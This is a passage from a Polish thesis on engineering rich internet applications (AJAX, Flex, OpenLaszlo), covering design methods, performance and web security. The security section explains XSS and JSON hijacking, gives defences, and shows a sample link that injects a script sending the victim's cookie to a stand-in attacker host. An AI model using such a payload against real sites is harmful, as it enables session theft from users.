Trudno natomiast ocenić w tej chwili technologie AIR, Avalon i JavaFX pod kątem tworzenia aplikacji webowych instalowanych lokalnie u użytkownika. Choć koncepcja ta wydaje się atrakcyjna i stanowi kolejny krok na drodze ewolucji systemów webowych brak na razie jakichkolwiek poważnych, komercyjnych aplikacji tego rodzaju. Trudno przewidzieć czy będą one cennymi dla użytkowników narzędziami, czy też jedynie efektownymi „gadżetami".

5. Inżynieria Oprogramowania Aplikacji Webowych

Rozdział ten skupia się na porównaniu technologi webowych RIA pod kątem Inżynierii Oprogramowania [23]. Zidentyfikowane zostaną najczęstsze problemy występujące w poszczególnych fazach procesu produkcyjnego wraz z metodami ich rozwiązania.

5.1. Faza Strategiczna

W fazie strategicznej dokonuje się ogólnej analizy możliwych rozwiązań i zgrubnego projektu funkcjonalności aplikacji. Oczywiście to drugie jest wyłącznie zależne od wymagań funkcjonalnych konkretnego projektu. Dokonane tutaj zostanie zestawienie ogólnych cechy wykorzystanych w pracy technologii pod względem strategicznego ich wykorzystania w przedsięwzięciu programistycznym.

Kluczowymi cechami każdej technologii są:

– koszty,

– czas realizacji,

– przenośność,

– funkcjonalność,

Spośród wszystkich prezentowanych tu technologii warstwy prezentacji zdecydowanie najtańszy i najszybszy w produkcji, a także najbardziej przenośny jest czysty język HTML. Jednocześnie oferuje on bardzo sztywny model interakcji. Można oczywiście wzbogacić HTML językiem skryptowym interpretowanym przez przeglądarkę, lecz bez wykorzystania komunikacji asynchronicznej z serwerem, pozwala to jedynie na dodanie do aplikacji animowanych efektów. Dopiero inne technologie jak AJAX, czy OpenLaszlo oferują użytkownikowi doświadczenia porównywalną z aplikacjami desktopowymi. Technologie RIA, oparte na własnych niezależnych silnikach renderowania

oferują również szersze możliwości multimedialne, w szczególności rysowania prymitywów i strumieniowania audio. A także znacznie łatwiejszy dostęp do Web Services.

Osobną kwestią jest czasochłonność implementacji. Łatwej jest napisać program korzystający ze statycznego, deklaratywnego interfejsu. W przypadku jednak platform RIA, tworzenie aplikacji wymaga podobnego nakład pracy. Wyjątek stanowi AJAX, którego czasochłonny proces testowania na wszystkich docelowych przeglądarkach, może przedłużać produkcję.

Jeśli chodzi o przenośność, to rozpowszechnienie najnowszych platform (Silverlight i JavaFX) jest w chwili obecnej nie satysfakcjonująca, ale dostępność w przeglądarkach wtyczki Flash wymaganej przez OpenLaszlo i Flex wydaje się akceptowalna dla komercyjnych produktów webowych.

Powyższa analiza rodzi z dwa pytania:

- Czemu tak szeroko stosowany wśród aplikacji webowych jest statycznych HTML? W większości wypadków spełnia on całkowicie oczekiwania użytkowników systemu, a ponadto, często model biznesowy aplikacji opiera się na pewnych dobrze rozpowszechnionych cechach funkcjonalnych aplikacji o architekturze stron.

- Skoro Flex i OpenLaszlo oferują lepszą funkcjonalność niż AJAX przy krótszym czasie realizacji, czemu bardziej popularny jest na rynku jest ten ostatni? AJAX pozwala programistom tworzącym klasyczne aplikacje webowe na tworzenie bogatych aplikacji klienckich za pomocą dobrze znanych im technologi. Inne platformy wymagałyby natomiast początkowo sporych nakładów finansowych na szkolenia personelu i opłaty licencyjne. Powoduje to że producentom często nie opłaca się wdrażać całkiem nowych rozwiązań dla wąskiej grupy klientów.

5.1. Wymagania Funkcjonalne

W fazie tej dokonywane jest formułowanie konkretnych wymagań funkcjonalnych na podstawie celów tworzenia aplikacji wskazywanych przez klienta. Oczywiście pominięte tutaj zostaną kwestie uzgadniania właściwych wymagań między wykonawcą a zleceniodawcą. Istotne są natomiast funkcjonalne różnice między wykorzystywanym w warstwie prezentacji statycznym językiem HTML, a multimedialnymi platformami RIA.

5.1.1. Wady funkcjonalne RIA

Mimo oczywistych zalet RIA posiadają szereg istotnych z punktu widzenia funkcjonalności wad:

- brak wstecznego przycisku – ponieważ przeglądarki pozwalają powracać jedynie do wcześniej załadowanych stron, przycisk Wstecz przeglądarki w aplikacji RIA nie tylko nie działa prawidłowo, ale cofa użytkownika do poprzednio odwiedzonej domeny. Z tego powodu zaleca się jego zablokowanie lub implementacje rozwiązań zastępczych,

- brak synchronizacji uwagi użytkownika – ponieważ żądania są asynchroniczne, lecz obciążone nieuniknionym opóźnieniem przesyłania danych w sieci. użytkownik może nie dostrzec zmiany treści aplikacji. W przypadku awarii asynchroniczność może dezorientować użytkownika. W klasycznej aplikacji webowej wszystko sygnalizuje przeglądarka, gdy natomiast przeglądarka jest jedynie kontenerem dla aplikacji webowej problemy te wymagają dodatkowej pracy programisty,

- kłopoty z pozycjonowaniem strony – choć aplikację RIA stroną internetową nazywa się jedynie zwyczajowo, użytkownicy zechcą ją odnaleźć w sieci za pomocą dobrze sobie znanych narzędzi, zwykle wyszukiwarek internetowych. Wszystkie one bazują one działaniu robotów internetowych. Niestety potrafią one przetwarzać jedynie dokumenty HTML. Wykonywanie skryptów JavaScript AJAX, czy analiza plików wykonalnych Flash znajduje się na razie poza ich zasięgiem. To powoduje że dane zawarte w aplikacji internetowej nie będą indeksowane, jeśli aplikacja nie wykorzysta środków które umożliwiałyby współpracę z robotami WWW. AJAH może w tym celu wykorzystać niewidzialne pływające ramki (iframe) jako bufor dla pobranych z serwera treści. Na innych platformach administratorzy mogą być zmuszeni do tworzenie plików XML z opisem struktury aplikacji tzw. map strony (sitemaps) i statycznych wersji aplikacji tworzonych wyłącznie w celach indeksowania,

- brak wymaganego środowiska – choć środowisko wykonawcze większości platform RIA jest dobrze rozpowszechnione, zawsze będą istnieć użytkownicy którzy z jakichś przyczyn nie chcą, lub nie mogą zainstalować wymaganych komponentów systemu operacyjnego. Komercyjne aplikacje zwykle nie mogą

sobie pozwolić na lekceważenie tego rodzaju klientów, co niejednokrotnie prowadzi do tworzenia kilku wersji aplikacji,

- brak odnośników – wraz ze stworzeniem aplikacji webowych w oparciu o dynamiczny HTML, przejęto też właściwy dla języka hipertekstowego mechanizm adresowania zasobów. Gdy jednak mamy do czynienia z aplikacją „jednostronową" poszczególne informacje nie są już wyróżniane osobnymi adresami URL. Jednocześnie mechanizmy indeksowania stron i przyzwyczajenia użytkowników związane są właśnie z nimi. To powoduje że twórcy aplikacji RIA powinni implementować własną metodę translacji stanu aplikacji na statyczny adres URL.
- wydajność – mimo rozwoju sprzętu komputerowego, wciąż zasoby systemów użytkownika są ograniczone, szczególnie dotyczy to konfiguracji biurowych. Wycieki pamięci i złożone operacje graficzne łatwo mogą obniżyć komfort korzystania z aplikacji, lub doprowadzić do jej załamania się. To powoduje że tworzenie złożonego funkcjonalnie interfejsu może wymagać wiele testów i optymalizacji pogłębiających koszt wytworzenia oprogramowania. W przypadku HTML jedynym zagrożeniem dla wydajności są zbyt ciężkie zasoby multimedialne stron.
- łamanie przyzwyczajeń – ostatnim zagrożeniem dla powodzenia przedsięwzięcia programistycznego jest niewłaściwe zaprojektowanie interfejsu. Przesadne bogactwo i nagromadzenie rewolucyjnych rozwiązań może łatwo zniechęcać użytkowników.

Wszystkie te problemy [12] wynikają z wieloletniego okresu całkowitej dominacji języka HTML w warstwie prezentacji aplikacji webowych. Z pewnością można je rozwiązać, lecz zwiększają one potencjalne koszty wytworzenia programowania zwiększając ryzyko przedsięwzięcia. To powoduje że platformy RIA znajdują zastosowanie przy budowie poważnych aplikacji biznesowych tylko gdy wymagań funkcjonalnych projektu nie może spełnić architektura stron.

5.1.2. Wzorce Funkcjonalne

Do tej pory przedstawione zostały jedynie funkcjonalne trudności jakie niesie za sobą tworzenie aplikacji na bazie platform RIA. Oferują one jednak równocześnie wiele korzyści. W wielu publikacjach [60,22] znaleźć można wzorce funkcjonalne które są w stanie znacząco polepszyć ergonomię klasycznych systemów webowych. Najważniejsze z nich to:

- dzielnie zawartości (Content Chunking) – najważniejszy ze wzorców AJAX leżący u podstaw każdej aplikacji webowej. Zamiast tworzyć statyczne kompozycje zawartości separuje się nie związane ze sobą treści i pobiera osobno z serwera. Najprostszą metodę implementacji tego wzorca stanowią archaiczne ramki HTML,
- przewidujące Pozyskiwanie (Predictive Fetch) - polega na wykonywaniu żądań z serwera danych które, najprawdopodobniej będzie potrzebował użytkownik np: kolejnych stron artykułu. Strategia ta pozwala uzyskać dla użytkownika iluzję iż jego interakcja z aplikacją nie jest obciążona opóźnieniem przesyłu danych w sieci. Zastosowano to między innymi w Google Maps, gdzie podczas przegadania danego fragmentu mapy są doładowywane sąsiednie,
- przesyłanie śledzące (Submission Throttling) - automatyczne wysyłanie danych do serwera w reakcji na jakieś działanie użytkownika, najczęściej dotyczy pól formularzy. Tą strategie wykorzystuje Google Sugest,
- systematyczne odświeżanie (Periodic Refresh) - ponieważ HTTP jest protokołem bezpołączeniowym, jest to najprostszy sposób na aktualizację danych aplikacji. W przypadku aplikacji RIA asynchroniczne wywołania mogą być całkowicie dla użytkownika niezauważalne. Dobrym przykładem są czytniki RSS, które mogą periodycznie poszukiwać najnowszych publikacji,
- ładowanie wieloetapowe (Multi-Stage Download) - pobieranie w pierwszej kolejności podstawowej komponentów funkcjonalnych, a następnie doładowywanie w tle i aktualizacja dodatków. Może wpływać na komfort użytkowania szczególnie gdy pobiera się duże pliki multimedialne. Dobrym przykładem tej idei jest pobieranie w tle miniatur stron do których istnieją w aplikacji odsyłacze.

Wyżej wymienione wzorce funkcjonalne, aktualnie najczęściej używane są do polepszenia funkcjonalności aplikacji o architekturze stron, poprzez połączenie ich z modułami AJAX, powinny one być jednak również wykorzystywane w pełni interaktywnych aplikacjach RIA. Projektanci aplikacji muszą dostrzegać oferowane przez nie możliwości by swobodnie kreować nowoczesne przejezdniejsze dla użytkownika usługi.

5.2. Analiza i Projektowanie

Po określeniu wymagań nadchodzi czas analizy dziedziny problemu i projektowania systemu. Rzecz jasna szczegóły analizy i projektu danego systemu są całkowicie zależne od dziedziny problemu jakim system ma się zajmować. Charakterystyczną cechą aplikacji internetowych jest to, że często dokonywane są w nich zmiany i modyfikacje. Może to być zmiana wyglądu, dodanie nowej funkcjonalności, czy zmiana logiki jakiejś usługi. Dzięki zastosowaniu w procesie projektowania metodyk oraz modeli specyficznych dla aplikacji webowych, rozszerzanie i konserwacja tego typu aplikacji staje się prostsza i tańsza. Metodyk projektowania aplikacji webowych narodziło się do dziś bardzo wiele. Najbardziej znane z nich to :

- OOHDM - Object-Oriented Hypermedia Design Model - metodyka projektowania aplikacji internetowych obejmująca zbieranie wymagań, budowę modelu koncepcyjnego, modelu nawigacyjnego i modelu abstrakcyjnego interfejsu użytkownika [48,49,13],
- WSDM - Web Site Design Method - metodyka projektowania aplikacji internetowych zorientowana na użytkownika, przeznaczona głównie do tworzenia aplikacji o charakterze informacyjnym [13],
- WebML - Web Modeling Language - rozbudowana metodyka projektowania aplikacji internetowych służąca do wysokopoziomowego, niezależnego od platformy specyfikowania aplikacji zorientowanych na dane [13,58].

Wszystkie one służą stworzeniu modelu niezależnie od używanych technologii zarówno po stronie serwera jak klienta. Mimo różnic w notacji i szczegółach metodyki łączy duży nacisk na modelowanie nawigacji i tworzenie interfejsu użytkownika które trudno projektować bez rozszerzenia standardowych technik popularnego języka UML. Dla celów tej pracy wykorzystany zostanie model OOHDM, ponieważ duży nacisk kładzie

on na mechanizm prezentacji danych. Model ten wyodrębnia z procesu tworzenia oprogramowania webowego następujące fazy :

- zbieranie wymagań – całkowicie zgodne z gromadzeniem wymagań UML,
- budowa modelu koncepcyjnego – a więc tworzenie znanego z UML'a modelu encji przechowywanych w systemie. W przypadku OOHDM używa się notacji wprost zapożyczonej z UML'a - diagramów klas,
- konstrukcja model nawigacji - składa się z dwóch rodzajów diagramów. Diagramu klas nawigacyjnych, a więc struktury obiektów widzianych przez użytkownika w systemie. Są to w pewnym sensie Widoki (Views) bazy danych systemu. Diagram taki notacją odpowiada diagramowi klas UML. Na jego podstawie konstruuje się następnie Diagram Kontekstów Nawigacyjnych. Obrazuje on sposób nawigacji użytkownika wewnątrz aplikacji. Składa się z: węzłów (nodes – obiekt w ramce ciągłej), reprezentujących obiekty lub perspektywy pochodzące z diagramu klas nawigacyjnych; odsyłaczy (links, linie), wykazujących związki między węzłami, łączących obiekty klas nawigacyjnych; indeksów (index, obiekty w ramce przerywanej), stanowiących listy obiektów klas nawigacyjnych, menu i indeksy; trasy (guided tours, ramka przerywana), sekwencje obiektów klas nawigacyjnych, przewodniki itp.
- Model abstrakcyjnego interfejsu użytkownika – stanowi ostatni etap projektowania interfejsu poprzedzający implementacje. Opisuje on zawartość interfejsu percepcyjnie odbieranego przez użytkownika. W modelu OOHDM składa się on z Abstrakcyjnych Widoków Danych – (ADV-Abstract Data Views), teoretycznie niezależnych od implementacji, lecz niektóre publikacje [48] sugerują przypisywanie na tym etapie obiektom odpowiadające im klasy jeżeli tylko mogą one być jednoznacznie wskazane. Abstrakcyjne diagramy interfejsu pozwalają określić: strukturę interfejsu użytkownika przy użyciu agregacji i dziedziczenia, powiązanie poszczególnych elementów interfejsu z obiektami nawigacyjnymi, reakcje elementów interfejsu na zdarzenia zewnętrzne, w szczególności związek, między zdarzeniem zewnętrznym a nawigacją. Graficznie są one dużo uboższe niż szkice interfejsu wykonywanym przez projektantów stron, stanowią jednak ich wierne odbicie z perspektywy programistów.

5.3. Implementacja

Za implementacje aplikacji webowej odpowiedzialny jest zwykle zespół złożony z programistów i projektantów interfejsu. Podczas tworzenia klasycznej aplikacji webowej ci pierwsi mając już gotowy projekt odpowiadają za sformułowanie logiki programu poprzez formalny język programowania wybranej platformy. Oczywiście w pierwszej kolejności powstają obiekty logiki biznesowej przechowywane w warstwie trwałości. Wiele narzędzi projektowych i frameworków (Enterprise Architect, Posejdon, Rational Rose) oferuje funkcję pozwalające wygenerować skrypty tworzące pożądaną bazę danych na podstawie wcześniej stworzonego diagramu encji. Następnie programiści przystępują do tworzenia logiki aplikacji po stronie serwera. Również w tej części wiele popularnych narzędzi i platform oferuje ułatwienia w tworzeniu kodu poprzez generację plików, szkieletów interfejsów i klas (Rails, .NET). A dzięki wykorzystaniu zintegrowanych narzędzi IDE wiele frameworków oferuje możliwość zarządzania komponentami programu z poziomu kreatorów i formularzy (Visual Studio, Cold Fusion).

W pewnym momencie tworzenia aplikacji programiści webowi integrują przygotowane przez projektantów dokumenty HTML z logiką biznesową w sposób właściwy dla danej platformy. Wiele platform umożliwia głębokie rozdzielenie pracy projektantów i programistów. Na przykład dla PHP mogą to być popularne szablony Smart. Ruby on Rails natomiast implementuje w tym celu wzorzec MVC.

Tak wygląda implementacja aplikacji webowych o architekturze stron. W RIA proces ten jest bardziej złożony. Ponieważ przeglądarka nie będzie przechowywać jedynie dokumentów, lecz całą aplikację, programiści nie tylko muszą zaprogramować moduł serwerowy aplikacji ale również stworzyć aplikację kliencką w warstwie prezentacji zgodnie z wytycznymi projektantów interfejsu.

Proces tworzenia aplikacji RIA może zostać podzielony na [53]:

- zdefiniowanie interfejsu aplikacji przy użyciu zestawu przedefiniowanych komponentów (formularze, przyciski i inne),
- połączenie komponentów w interfejs użytkownika,
- użycie stylów (styles) i zestawów (themes) do wizualizacji interfejsu,
- dodanie dynamicznego zachowania (interakcji miedzy komponentami),
- połączenie ze zdalnymi danymi jeśli są wymagane,
- kompilacja kodu źródłowego do uruchamianego pliku SWF odtwarzacza Flash.

5.3.1. Wydajność

Niestety słaba wydajność platform RIA pomaga tworzyć kod nie działający optymalnie mimo realizacji pozornie stosunkowo niewielkiej złożoności obliczeniowej. Standardowe techniki profilowania i optymalizacji algorytmicznej kodu nie wymagają opisywania. Zwrócić uwagę należy natomiast na specyficzne dla platform RIA zagrożenia wydajności.

Podstawową kwestią jest zapobieganie wyciekom pamięci (memory leaks). Choć języki skryptowe zapewniają automatyczne oczyszczani pamięci (garbage collection), mechanizm ten nie eliminuje groźby niekontrolowanego rozrastania się programu w pamięci. Wszystkie mechanizmy zarządzania pamięcią zwalniają zasoby dopiero wtedy gdy nie są one osiągalne za pomocą żadnej referencji. Ponieważ często w programie dany obiekt jest dostępny za pomocą wielu różnych sposobów, zaleca się programistom wykonanie dodatkowego wysiłku dla zwolnienia zasobów systemu. W przypadku aplikacji AJAX przypisywanie wartości null do niepotrzebnych już w programie referencji, a także tworzenie „metod" obiektów o funkcjonalności podobnej do destruktorów znanych z języków obiektowych [12]. OpenLaszlo zamiast tego oferuje dziedziczoną przez wszystkie obiekty wizualne metodę destroy(), która przeznacza obiekty do usunięcia z pamięci [25].

Osobnym problemem jest zużycie procesora przez aplikacje. Tworzenie i zarządzanie graficznymi komponentami z wysokiego poziomu abstrakcji, a także duży nacisk kładziony na efekty graficzne mogą łatwo pochłonąć całą moc komputera. Specjaliści Adobe sugerują unikanie zagnieżdżania komponentów wewnątrz siebie, do czego zachęca stosowanie języków deklaratywnych takich jak LZX i XAML. Złożone struktury mogą podczas animowania lub manipulacji zająć procesor automatycznymi operacjami dopasowywania wielkości komponentów. Dla ograniczenia złożoności tego procesu sugeruje się określanie statycznej wielkości i rozmiaru komponentów, a jako tło bloków używanie jednorodnych kolorów. Dla przyśpieszenia inicjacji aplikacji, platformy Flex i OpenLaszlo oferują możliwość określenia „polityki" tworzenia kontenerów co pozwala zharmonizować i rozłożyć w czasie proces inicjacji interfejsu aplikacji [25,46].

Dodatkowo dostępnych jest wiele ułatwiających implementacje rozwiązań oferowanych przez platformy aby „przyciągnąć" nowych programistów. Tego typu elementy zazwyczaj okupione są dodatkowymi nakładami wydajnościowymi. Przykładowo twórcy OpenLaszlo zalecają zastępowanie powiązań atrybutów (constraints),

definicją zdarzeń (event) podczas refaktoryzacji kodu. Podobnie Adobe przestrzega przed zbyt swobodnym wykorzystywaniem dynamicznych stylów CSS na platformie Flex.

Wymienione wskazówki są dość uniwersalne, lecz stanowią jedynie wycinek technik zalecanych dla zachowania właściwej wydajności aplikacji webowej. W praktyce jest to zagadnienie o wiele szersze. Podczas testów należy zawsze zidentyfikować krytyczne dla wydajności fragmenty i niejednokrotnie zastosować bardzo specyficzną i dopasowaną do danej sytuacji strategię.

5.3.2. Bezpieczeństwo

Należy zauważyć że kwestia bezpieczeństwa w internecie często jest lekceważona. Według badań firmy Acunetix 70% stron internetowych w sieci posiada luki bezpieczeństwa. Zasadniczo bezpieczeństwo aplikacji działającej w architekturze klient-serwer składa się z trzech elementów: bezpieczeństwa serwera, klienta i ruchu sieciowego. Choć każda z tych dziedzin może pozwolić hakerom na kradzież danych. W przypadku klasycznych aplikacji internetowych projektanci nie muszą zajmować się bezpieczeństwem strony klienta o ile zaimplementują właściwie mechanizmy identyfikacji użytkownika i walidacji danych po stronie serwera. Identyfikatory sesji (cookies) lub stosowanie zaszyfrowanych nagłówków HTTP wystarcza dla zapewnienia bezpieczeństwa prezentowanych w przeglądarce statycznych dokumenty HTML. Podobnie zabezpieczenie transmisji danych jest stosunkowo dobrze poznanym zagadnieniem. Protokoły HTTPS i SSL łatwo mogą zapewnić bezpieczne połączenie klienta z serwerem. W przypadku jednak aplikacji RIA gdzie po stronie klienta działa złożona aplikacja, przy jej tworzeniu należy brać pod uwagę pewne nowe zagrożenia bezpieczeństwa. Podrozdział ten traktuje o nakładanych na aplikacji RIA ograniczeniach, popularnych metodach ich omijania i znanych lukach bezpieczeństwa platformy AJAX.

5.3.2.1. Sandbox

W dziedzinie bezpieczeństwa komputerowego terminem piaskownicy (Sandbox) jest określana strategia uruchamiania programów w ściśle kontrolowanym środowisku o ograniczonym odstępie do zasobów komputera. Najczęściej jako przykład uruchamianej w ten sposób aplikacji podaje się Aplety Javy, lecz dla zapewnienia wysokiego poziomu zaufania dla pobieranego z sieci kodu wszystkie platformy aplikacji webowych uruchamiają swój kod w takim środowisku. Aplikacja z reguły nie ma on dostępu do

lokalnych zasobów dyskowych, nie może się komunikować ze zdalnymi maszynami z poza swojej domeny (orgin-domen policy), jej komunikacja z lokalnymi aplikacjami tej samej platformy jest całkowicie zabroniona.

Platforma Flash dodatkowo żądając zasobów od serwera wymaga aby serwer zezwalał na jej dostęp. Jest to weryfikowane poprzez plik cross-domain.xml, w którym znajduje się lista akceptowanych przez serwer domen. Najprostszy plik tego rodzaju ma następującą postać:

```
<allow-access-from domain="*" />,
```

gwarantując dostęp do zasobów wszystkim domenom. Warto pamiętać iż plik taki jest wymagany również na maszynie źródłowej aplikacji.

5.3.2.2. Dostęp do Usług Webowych

Ponieważ aplikacje AJAX i OpenLaszlo są obłożone tak poważnymi ograniczeniami dostęp do zewnętrznych usług sieciowych jest utrudniony. Konieczne jest obejście w aplikacji polityki domeny pochodzenia. Wybór właściwego rozwiązania jest tutaj dość trudny. Najprościej przenieść odpowiedzialność za bezpieczeństwo aplikacji na użytkownika. Przeglądarki internetowe i odtwarzacz Flash można skonfigurować w sposób zezwalający na pobieranie przez klienta danych z wielu domen (cross-site scripting) choć jest to oczywiście dość niebezpieczne. Niektóre środowiska, na przykład przeglądarki Internet Expolorer i Mozilla wykonują zapytania do użytkownika w celu udzielenia przez niego zezwolenia lub odrzucenia potencjalnie niebezpiecznych operacji. Komercyjna aplikacji nie może jednak działać w oparciu o ten mechanizm.

Bezpośrednim sposobem rozszerzenia praw wykonywanej aplikacji jest wykorzystanie podpisu cyfrowego. W przypadku wszystkich platform RIA zasady bezpieczeństwa podpisanych cyfrowo aplikacji są znacznie złagodzone. Niestety uzyskanie takiego podpisu jest stosunkowo drogie i czasochłonne stąd w przypadku zwyczajnych aplikacji trudno go wykorzystać. Najpewniejszym sposobem korzystania z zewnętrznych usług sieciowych bez naruszania zasad bezpieczeństwa komputera klienta jest wykorzystanie serwera aplikacji jako pośrednika między klientem a usługą sieciową. Takie rozwiązanie nie tylko jest całkowicie niezależne od platformy klienta, ale oferuje też kontrolę nad żądaniami klienta. W konsekwencji wymaga jednak dodatkowej mocy obliczeniowej serwera. Ostateczny wybór zależeć musi od warunków wdrożeniowych aplikacji i jej wymogów funkcjonalnych.

5.3.2.3. JavaScript Injection i XSS

W przypadku platform posiadających własne środowisko wykonalne wszystkie luki bezpieczeństwa wynikają z błędów w implementacji maszyny wirtualnej i są eliminowane za pomocą odpowiednich łat. „Wstrzykiwanie" kodu JavaScript i tzw. skrypty między domenowe (XSS – cross-site scripts), stanowią jednak zagrożenie dla aplikacji o architekturze stron jak i AJAX'a. Każda tego rodzaju aplikacja która pobiera dane od użytkownika jest zagrożona przez XSS. Użytkownik o złych zamiarach może próbować przesłać do strony szkodliwy kod. Szczególnie dotyczy to aplikacji Web 2.0. gdzie duży nacisk kładziony jest na tworzenie zawartości aplikacji przez użytkowników. Powszechności tego problemu najlepiej obrazują wykryte luki XSS w tak znanych aplikacjach jak wyszukiwarka Google, serwis MySpace i system pocztowy Hotmail.

Najprostszym scenariuszem ataku jest dostarczenie „ofierze" linku do aplikacji zawierającej lukę w bezpieczeństwie.

```
<a href=s"http://serwis.org/konto.asp?parametr=
      <script>document.location.replace
      ('http://podstep.org/kradnij.cgi?id='+document.cookie);
      </script>"
</a>
```

Włamywacz wykorzystując błąd w aplikacji powoduje załadowanie z pozoru zaufanej witryny zawierającej jednak złowrogi kod. Jeśli tylko użytkownik wybierze link i będzie posiadał ciasteczko z danego serwisu, zostanie ono wykradzione. Taki link może być podsunięty nieświadomemu internaucie na stronie internetowej, lub nawet wysłany pocztą elektroniczną. Istnieje niezliczona ilość wariacji tej strategii, lecz jedno je łączy, aplikacja webowa musi umożliwiać agresorowi wykonania niebezpiecznego kodu. Istnieje klika sposobów tego uniknięcia. Można nałożyć ograniczenie na długość pobieranych od użytkownika ciągów znaków. Stosowanie formularzy HTTP POST, badanie nagłówka HTTP referer i inspekcja zawartości cookies również utrudni zadanie hakerom. Wreszcie najważniejsza jest wnikliwa analiza wszystkich danych pobieranych od użytkowników w celu odfiltrowania potencjalnie niebezpiecznych treści. Zaleca się eliminować wszystkie meta znaczniki, lub zamianę znaków „<", „>", „(", „)", na ich HTML'owe odpowiedniki (należy pamiętać o heksadecymalnym zapisie znaków) [33,27,10,18].

Na koniec warto zaznaczyć że zagrożenie tego typu płynie również ze strony animacji Flash(). Choć same pliki Flash są prekompilowane i odporne na ataki XSS, to mogą one zawierać szkodliwy kod JavaScript, „wstrzykiwany" do przeglądarki poprzez funkcje takie jak getURL(). Stad zaleca się blokowanie użytkownikom możliwości włączania do zawartości aplikacji własnych plików Flash [9,3].

5.3.2.4. JSON Hijacking

JSON Hijacking jest zagrożeniem występującym jedynie jeśli tworzymy aplikację AJAX korzystającą z formatu danych JSON. Mianem JSON Hijacking określa się potocznie przechwycenie przez napastnika danych przesyłanych w tym formacie, o ile użytkownik odwiedzi witrynę agresora. Złodziej może umieścić w niej odwołanie do naszej usługi zawracającej prywatne dane w formacie JSON:

```
<script src="http://www.naszdomena.com/dane.json">
</script>
```

,powyższy przykład nie zawiera żadnego szkodliwego kodu, ponieważ jednak większość serwisów bazuje na identyfikatorach sesji przechowywanych w plikach cookies, przeglądarka może skojarzyć ciasteczko z adresem usługi i przesłać je do aplikacji. Ta na podstawie identyfikatora sesji zwróci prywatne dane do aplikacji oszusta. Tego typu dziury w zabezpieczeniach odkryto między innymi w Google Mail. Co więcej prawie wszystkie frameworki AJAX choć korzystają z formatu JSON nie posiadają mechanizmów zabezpieczających przed tego typu atakiem. Jedynie Rico i xajax z pośród najpopularniejszych szkieletów projektowych są całkowicie odporne na „uprowadzenie JavaScript".

Najbardziej oczywistym zabezpieczeniem aplikacji jest nie korzystanie z formatu danych JSON. Dodawanie do adresu usługi parametru trudnego dla włamywacza do odgadnięcia, np: wartości ciasteczka również uniemożliwi atak. Serwer może również odpowiadać jedynie na żądania POST, ponieważ znacznik <script> zawsze korzysta z metody GET. Ostatecznie zwracane dane można wzbogacić o znaki uniemożliwiające ewaluacje kodu bez jego modyfikacji, np: komentarz html, czy tak jak zrobiło to Google nieskończoną pętle: while(1).

5.3.3. Refaktoryzacja i MVC

Należy zauważyć że praktycznie wszystkie platformy RIA oparte zostały na językach skryptowych (JavaScript, ActionScript). Oferują one znacznie bardziej elastyczna składnie niż klasyczne języki programowania jak C++ czy Java i ogólnie wydają się łatwiejsze w nauce i implementacji, lecz z racji swojej elastyczności i braku ścisłej zgodności typów skłaniają programistów do tworzenia nieprzejrzystego i trudnego w konserwacji kodu. Wielu specjalistów zleca stosownie przy tworzeniu za ich pomocą złożonych systemów refaktoryzacji kodu, a więc modyfikowania go celem poprawy jego

przejrzystości i skalowności.. Podstawowym narzędziem refaktoryzacji znanym dobrze projektantom języków obiektowych są wzorce projektowe. Wśród architektów aplikacji webowych najpopularniejsze z nich to Facade, Adapter, Observer, Command i Singleton. Daleko bardziej rozwiniętą metodą proponowaną przez niektórych jest wzorzec architektoniczny MVC. W przypadku warstwy prezentacji Widokiem jest deklarowany interfejs użytkownika tworzony przez projektantów i grafików. Rolę kontrolera pełni logika aplikacji klienckiej tworzona przez programistów. Aby odseparować Widok od Kontrolera tworzy się wszystkie powiązania między nimi wyłącznie programowo, co zwalnia projektantów z konieczności obcowania z kodem aplikacji. Model stanowią natomiast obiekty będące odbiciem modelu pobieranych z serwera danych XML. Daje to efekt analogiczny do znanych z platform serwerowych mechanizmów mapowania obiektów relacyjnych. Tak tworzona aplikacja jest łatwiejsza w konserwacji i skalowaniu lecz również jej kod jest zwykle bardziej złożony i obszerniejszy. Co więcej platformy RIA inne niż AJAX oferują pewne zaawansowane metody łączenia deklarowanego interfejsu i logiki aplikacji, pozwalające znacząco ograniczyć wysiłek wkładany w programowanie, z których to należało by w przypadku tego wzorca zrezygnować. Ostateczny wybór zawsze należy dokonać na bazie cech konkretnej aplikacji i przewidywanych zysków lub strat związanych z prezentowanym tu podejściem [12].

5.3.4. Biblioteki i Frameworki

Ponieważ podczas tworzenia aplikacji webowych programiści często spotykają się z podobnymi problemami, naturalnym jest powstawanie bibliotek i frameworków. Zdecydowanie najbogatszy zasób narzędzi oferuje AJAX, lecz na rynku pojawiło się już klika inicjatyw związanych z platforma Flex, a zapewne wkrótce również młodsze platformy doczekają się licznych rozszerzeń. Jedynie OpenLaszlo mimo stosunkowo długiej obecności na rynku nie doczekał się żadnych tego rodzaju dodatków.

Popularność bibliotek JavaScript dla AJAXa jest tym bardziej uzasadniona, że sam jest jedynie zbiorem różnych technologi i tworząc aplikacje wykonywane przez przeglądarki programiści muszą implementować wiele powtarzalnych operacji związanych z komunikacją i manipulacją modelem DOM. Na każdym kroku mają też do czynienia z różnicami w implementacji przez przeglądarki standardów W3C. Biblioteki JavaScript takie jak X czy Prototype [45] pozwalają łatwo i pewnie ominąć trudności z tym związane. Innego rodzaju biblioteki reprezentują zbiory gotowych do wykorzystania

komponentów. Dla AJAX'a jest ich dość dużo (Scripttaculos, RICO, qooxdoo), lecz powstają również dla innych platformach np: Guasax Flex, mający swoją premierę w kwietniu tego roku otwarty szkielet projektowy MVC dla aplikacji Flex . Jest z pewnością kwestią czasu nim powstaną kolejne tego rodzaju inicjatyw.

Zdecydowaniem najciekawszą alternatywą dla twórców aplikacji AJAX jest możliwość wykorzystania szkieletów projektowe generujących kod JavaScript aplikacji automatycznie po stronie serwera. Zwykle oferują one możliwość wywoływania określonego interfejsu serwera z poziomu generowanego kodu (DWR, Jason-RPC, SAJAX), lub nawet mechanizmy generowania całych kontrolek AJAX na podstawie definiowanego na serwerze modelu co pozwala na tworzenie aplikacji AJAX bez znajomości HTML'a, CSS i JavaScript (Echo 2). Inne platformy nie oferują jeszcze tak abstrakcyjnych rozwiązań [60,12].

5.4. Testowanie

